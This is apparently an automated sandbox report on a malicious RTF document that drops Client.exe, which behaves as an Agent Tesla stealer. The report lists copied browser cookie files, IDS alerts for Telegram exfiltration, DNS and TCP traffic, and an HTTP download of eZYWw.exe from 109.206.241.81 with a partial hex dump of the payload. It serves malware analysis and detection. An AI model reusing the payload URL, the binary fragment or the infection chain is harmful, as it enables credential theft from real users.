SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B402 7
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\dazigpcb.bar\Firefox\Profiles\7xwghk55.default\cookies.sqlite

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658 E
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\AppData\Roaming\ohiyg0r5.hds\Chrome\Default\Cookies

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped

Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B402 7
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\ohiyg0r5.hds\Firefox\Profiles\7xwghk55.default\cookies.sqlite

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658 E
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\Desktop\~$PO07082299976.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

Static File Info

General

File type:	Rich Text Format data, version 1, ANSI
Entropy (8bit):	3.0618643120917524
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	ICPO07082299976.doc
File size:	33775
MD5:	088e55da11e301419586a37204f3a51c

SHA1:	605322507a7fcde98442a58a10833de83e5025e5
SHA256:	976993901c2dd38d833124be95073dca9af3466423c5de6b675bbcc7a8d5e4f6
SHA512:	0cc776be95a878ebab85bfe2141ce204c45aa43fe15264a460821376e077553f9cbcec623bc388a520e1b442013083c43739c9d82158fc6afe0d38563659a957
SSDEEP:	192:uZfoEfAQWIQfwO/OeYE6YSHq82KoXs3FrRtdyU0eQYi5R9If/kcEvALGkPSGZxWU:YjAwOGeh6YSHd2KxXpQz5Rg/YA9QYD
TLSH:	4FE2BFA4598B84A0F56B85013AECBE650171F2C7F6C42E31676FE531CBE9F813E8548D
File Content Preview:	{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}..{*\generator Riched20 6.3.9600}\viewkind4\uc1..\pard\sa200\sl276\slmult1\f0\fs22\lang9{\object\objemb\objw1\objh1{*\objclass Package}{*\objdata 010500000200000

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects


Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000000EBh	2	embedded	Package	8383	Client.exe	C:\fakepath\Client.exe	C:\fakepath\Client.exe	no
1	00004308h	2	embedded	Equation.3	3584				no
2	0000654Eh	2	embedded	Equation.3	3072				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.22149.154.167.220491824432851779 08/08/22-17:18:57.172404	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49182	443	192.168.2.22	149.154.167.220
192.168.2.22149.154.167.220491754432851779 08/08/22-17:18:22.152203	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49175	443	192.168.2.22	149.154.167.220

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:18:09.742602110 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:09.742650986 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:09.742770910 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:09.752744913 CEST	49173	443	192.168.2.22	162.159.134.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:18:09.752798080 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:09.803450108 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:09.803623915 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:09.814230919 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:09.814263105 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:09.814574003 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.019429922 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.019520998 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.555429935 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.592741013 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.593228102 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.593365908 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.593390942 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.593425989 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.593569040 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.593588114 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.593758106 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.593894958 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.593924046 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.593945026 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.594204903 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.594305992 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.594324112 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.594342947 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.594465017 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.594568968 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.594583988 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.594732046 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.594813108 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.594827890 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.594986916 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.595083952 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.595098972 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.595243931 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.595333099 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.595345974 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.595552921 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.595649004 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.595660925 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.595815897 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.595907927 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.595920086 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596085072 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596190929 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.596203089 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596332073 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596426964 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.596440077 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596513987 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596586943 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596591949 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.596607924 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596671104 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.596682072 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596750975 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596818924 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596858978 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.596873045 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596931934 CEST	49173	443	192.168.2.22	162.159.134.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:18:10.596931934 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.596947908 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597002983 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.597012997 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597093105 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597152948 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597155094 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.597167969 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597207069 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.597232103 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597327948 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597403049 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.597403049 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597419977 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597484112 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.597495079 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597512007 CEST	443	49173	162.159.134.233	192.168.2.22
Aug 8, 2022 17:18:10.597562075 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.605664015 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.606590033 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.622210026 CEST	49173	443	192.168.2.22	162.159.134.233
Aug 8, 2022 17:18:10.671016932 CEST	49174	80	192.168.2.22	109.206.241.81
Aug 8, 2022 17:18:10.700560093 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.700673103 CEST	49174	80	192.168.2.22	109.206.241.81
Aug 8, 2022 17:18:10.701307058 CEST	49174	80	192.168.2.22	109.206.241.81
Aug 8, 2022 17:18:10.739402056 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739437103 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739461899 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739485979 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739518881 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739531994 CEST	49174	80	192.168.2.22	109.206.241.81
Aug 8, 2022 17:18:10.739542961 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739567995 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739568949 CEST	49174	80	192.168.2.22	109.206.241.81
Aug 8, 2022 17:18:10.739592075 CEST	80	49174	109.206.241.81	192.168.2.22
Aug 8, 2022 17:18:10.739597082 CEST	49174	80	192.168.2.22	109.206.241.81
Aug 8, 2022 17:18:10.739613056 CEST	80	49174	109.206.241.81	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:18:09.668448925 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:09.689707994 CEST	53	55868	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:21.336635113 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:21.356662035 CEST	53	49688	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:23.649310112 CEST	58836	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:23.668286085 CEST	53	58836	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:37.983858109 CEST	50134	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:38.007226944 CEST	53	50134	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:43.499875069 CEST	55275	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:43.522581100 CEST	53	55275	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:47.790354013 CEST	59915	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:47.807266951 CEST	53	59915	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:56.392419100 CEST	54408	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:56.411427021 CEST	53	54408	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:56.427946091 CEST	54408	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:56.446690083 CEST	53	54408	8.8.8.8	192.168.2.22
Aug 8, 2022 17:18:59.765098095 CEST	50108	53	192.168.2.22	8.8.8.8
Aug 8, 2022 17:18:59.783803940 CEST	53	50108	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 17:18:09.668448925 CEST	192.168.2.22	8.8.8.8	0x58dc	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:21.336635113 CEST	192.168.2.22	8.8.8.8	0xde81	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:23.649310112 CEST	192.168.2.22	8.8.8.8	0x5175	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:37.983858109 CEST	192.168.2.22	8.8.8.8	0x8264	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:43.499875069 CEST	192.168.2.22	8.8.8.8	0xbb2e	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:47.790354013 CEST	192.168.2.22	8.8.8.8	0x2652	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:56.392419100 CEST	192.168.2.22	8.8.8.8	0x1bbb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:56.427946091 CEST	192.168.2.22	8.8.8.8	0x1bbb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:59.765098095 CEST	192.168.2.22	8.8.8.8	0x30aa	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 17:18:09.689707994 CEST	8.8.8.8	192.168.2.22	0x58dc	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:09.689707994 CEST	8.8.8.8	192.168.2.22	0x58dc	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:09.689707994 CEST	8.8.8.8	192.168.2.22	0x58dc	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:09.689707994 CEST	8.8.8.8	192.168.2.22	0x58dc	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:09.689707994 CEST	8.8.8.8	192.168.2.22	0x58dc	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:21.356662035 CEST	8.8.8.8	192.168.2.22	0xde81	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:23.668286085 CEST	8.8.8.8	192.168.2.22	0x5175	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:38.007226944 CEST	8.8.8.8	192.168.2.22	0x8264	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:38.007226944 CEST	8.8.8.8	192.168.2.22	0x8264	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:38.007226944 CEST	8.8.8.8	192.168.2.22	0x8264	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:38.007226944 CEST	8.8.8.8	192.168.2.22	0x8264	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:38.007226944 CEST	8.8.8.8	192.168.2.22	0x8264	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:43.522581100 CEST	8.8.8.8	192.168.2.22	0xbb2e	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:43.522581100 CEST	8.8.8.8	192.168.2.22	0xbb2e	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:43.522581100 CEST	8.8.8.8	192.168.2.22	0xbb2e	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:43.522581100 CEST	8.8.8.8	192.168.2.22	0xbb2e	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:43.522581100 CEST	8.8.8.8	192.168.2.22	0xbb2e	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:47.807266951 CEST	8.8.8.8	192.168.2.22	0x2652	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:56.411427021 CEST	8.8.8.8	192.168.2.22	0x1bbb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:56.446690083 CEST	8.8.8.8	192.168.2.22	0x1bbb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Aug 8, 2022 17:18:59.783803940 CEST	8.8.8.8	192.168.2.22	0x30aa	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- api.telegram.org
- 109.206.241.81

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	162.159.134.233	443	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49175	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49180	109.206.241.81	80	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:18:44.650859118 CEST	679	OUT	GET /htdocs/eZYWw.exe HTTP/1.1 Host: 109.206.241.81 Connection: Keep-Alive
Aug 8, 2022 17:18:44.683948994 CEST	680	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:18:44 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Sun, 07 Aug 2022 10:26:43 GMT ETag: "34400-5e5a422bc1ac2" Accept-Ranges: bytes Content-Length: 214016 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 93 54 de 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 3c 03 00 00 06 00 00 00 00 00 00 ce 5b 03 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 03 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 5b 03 00 53 00 00 00 00 60 03 00 f8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 03 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 3b 03 00 00 20 00 00 00 3c 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f8 02 00 00 00 60 03 00 00 04 00 00 00 3e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 03 00 00 02 00 00 00 42 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 5b 03 00 00 00 00 00 48 00 00 00 02 00 05 00 bc 84 02 00 bc d6 00 00 03 00 00 00 11 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 01 00 00 0a 2a 1e 02 28 04 00 00 0a 2a a6 73 06 00 00 0a 80 01 00 00 04 73 07 00 00 0a 80 02 00 00 04 73 08 00 00 0a 80 03 00 00 04 73 09 00 00 0a 80 04 00 00 04 2a 00 00 13 30 02 00 2c 00 00 00 01 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 01 00 00 04 6f 0a 00 00 0a 2a 13 30 02 00 2c 00 00 00 02 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 02 00 00 04 6f 0b 00 00 0a 2a 13 30 02 00 2c 00 00 00 03 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 03 00 00 04 6f 0c 00 00 0a 2a 13 30 02 00 2c 00 00 00 04 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 04 00 00 04 6f 0d 00 00 0a 2a 13 30 02 00 2e 00 00 00 05 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 03 28 11 00 00 0a 28 12 00 00 0a 2a 00 00 13 30 02 00 28 00 00 00 06 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 28 13 00 00 0a 2a 13 30 02 00 2c 00 00 00 07 00 00 11 16 0b 2b 1b 00 07 17 fe Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELTb<[@ @x[S`  H.text; < `.rsrc`>@@.relocB@B[H(*(* ssss*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0.+,,,++((*0(+,,,++(*0,+

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49176	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49177	162.159.133.233	443	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49179	162.159.135.233	443	C:\Users\user\AppData\Local\Temp\Client.exe

